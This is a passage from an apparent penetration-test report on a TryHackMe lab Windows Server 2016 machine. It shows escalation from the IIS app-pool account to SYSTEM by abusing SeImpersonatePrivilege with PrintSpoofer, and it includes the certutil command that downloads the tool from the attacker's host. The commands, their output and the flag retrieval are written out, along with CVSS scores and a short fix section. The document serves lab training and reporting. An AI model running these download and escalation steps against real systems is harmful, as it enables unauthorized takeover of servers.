The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 9.8**

- Impact Subscore: 5.9
- Exploitability Subscore: 3.9


2. **CVSS Temporal Score: 9.6**

- CVSS Environmental Score: 9.6
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 9.6**

Critical


user.txt Contents



```
c:\windows\system32\inetsrv>type C:\Users\Bob\Desktop\user.txt
type C:\Users\Bob\Desktop\user.txt
THM{f[redacted]5}
```


3.2.1.4 Privilege Escalation

System info:



```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 RELEVANT
OS Name:                   Microsoft Windows Server 2016 Standard Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     7/25/2020, 7:56:59 AM
System Boot Time:          8/21/2022, 12:26:14 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
```

By viewing the system info, we can see that the client's virtual environment machine is using `Windows Server 2016 Standard Evaluation 10.0.14393 N/A Build 14393`.




```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Since `iis apppool\defaultapppool` is a service account, it has privilege called `SeImpersonatePrivilege`, which could be abused for privilege escalation to `NT AUTHORITY\SYSTEM`, who has administrator privilege.


PrintSpoofer:

Armed with the above information, we can use PrintSpoofer to escalate our privilege to `SYSTEM`.

First, upload `PrintSpoofer64.exe` to the target machine:




```
┌──(root💀siunam)-[/opt/PrintSpoofer]
└─# ls -lah
total 60K
drwxr-xr-x  2 root root 4.0K Aug 21 04:36 .
drwxr-xr-x 67 root root 4.0K Aug 21 04:35 ..
-rw-r--r--  1 root root  22K Aug 21 04:36 PrintSpoofer32.exe
-rw-r--r--  1 root root  27K Aug 21 04:36 PrintSpoofer64.exe

┌──(root💀siunam)-[/opt/PrintSpoofer]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



```
c:\windows\system32\inetsrv>cd %TEMP%
cd %TEMP%

C:\Windows\Temp>certutil.exe -urlcache -split -f http://10.18.61.134/PrintSpoofer64.exe
certutil.exe -urlcache -split -f http://10.18.61.134/PrintSpoofer64.exe
****  Online  ****
  0000  ...
  6a00
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Windows\Temp

08/21/2022  01:37 AM    <DIR>          .
08/21/2022  01:37 AM    <DIR>          ..
07/25/2020  10:44 AM    <DIR>          AF14FC15-4108-4B19-AD5B-85F1A4CE9DA0-Sigs
07/25/2020  04:16 PM             8,514 Amazon_SSM_Agent_20200725161507.log
07/25/2020  04:16 PM           182,170 Amazon_SSM_Agent_20200725161507_000_AmazonSSMAgentMSI.log
07/25/2020  04:16 PM             1,185 cleanup.txt
07/25/2020  04:16 PM               422 cmdout
07/25/2020  04:16 PM            56,408 minimal_install_output_Sat
08/21/2022  01:37 AM            17,722 MpCmdRun.log
07/25/2020  10:44 AM            23,304 MpSigStub.log
08/21/2022  01:37 AM            27,136 PrintSpoofer64.exe
08/21/2022  01:32 AM               102 silconfig.log
07/25/2020  04:16 PM                49 stage1-complete.txt
07/25/2020  04:16 PM            29,958 stage1.txt
04/16/2020  04:52 PM           113,328 svcexec.exe
07/25/2020  04:16 PM                67 tmp.dat
              13 File(s)        460,365 bytes
               3 Dir(s)  20,273,696,768 bytes free
```

Then, run the exploit binary:



```
C:\Windows\Temp>PrintSpoofer64.exe -i -c cmd.exe
PrintSpoofer64.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Now I am `nt authority\system`, who has administrator privilege.

Vulnerability Explanation:

If a user has `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege`, attackers could leverage those privilege to escalate their privilege to administrator level. They allow you to run code or even create a new process in the context of another user. To do so, you can call `CreateProcessWithToken()` if you have `SeImpersonatePrivilege` or `CreateProcessAsUser()` if you have `SeAssignPrimaryTokenPrivilege`.

Vulnerability Fix:

You can specify that you don't want to be impersonated or, at least, that you don't want the server to run code in your security context. For more details about how to mitigate this vulnerability, a blog post has a complete walkthrough about this vulnerability.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 7.8**

- Impact Subscore: 5.9
- Exploitability Subscore: 1.8


2. **CVSS Temporal Score: 7.6**

- CVSS Environmental Score: 7.6
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 7.6**

High

root.txt Contents:



```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
THM{1[redacted]v}
```

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the client's provided virtual environment was completed, I removed all user accounts and passwords as well as all malicious scripts installed on the system. The client should not have to remove any user accounts or services from the system.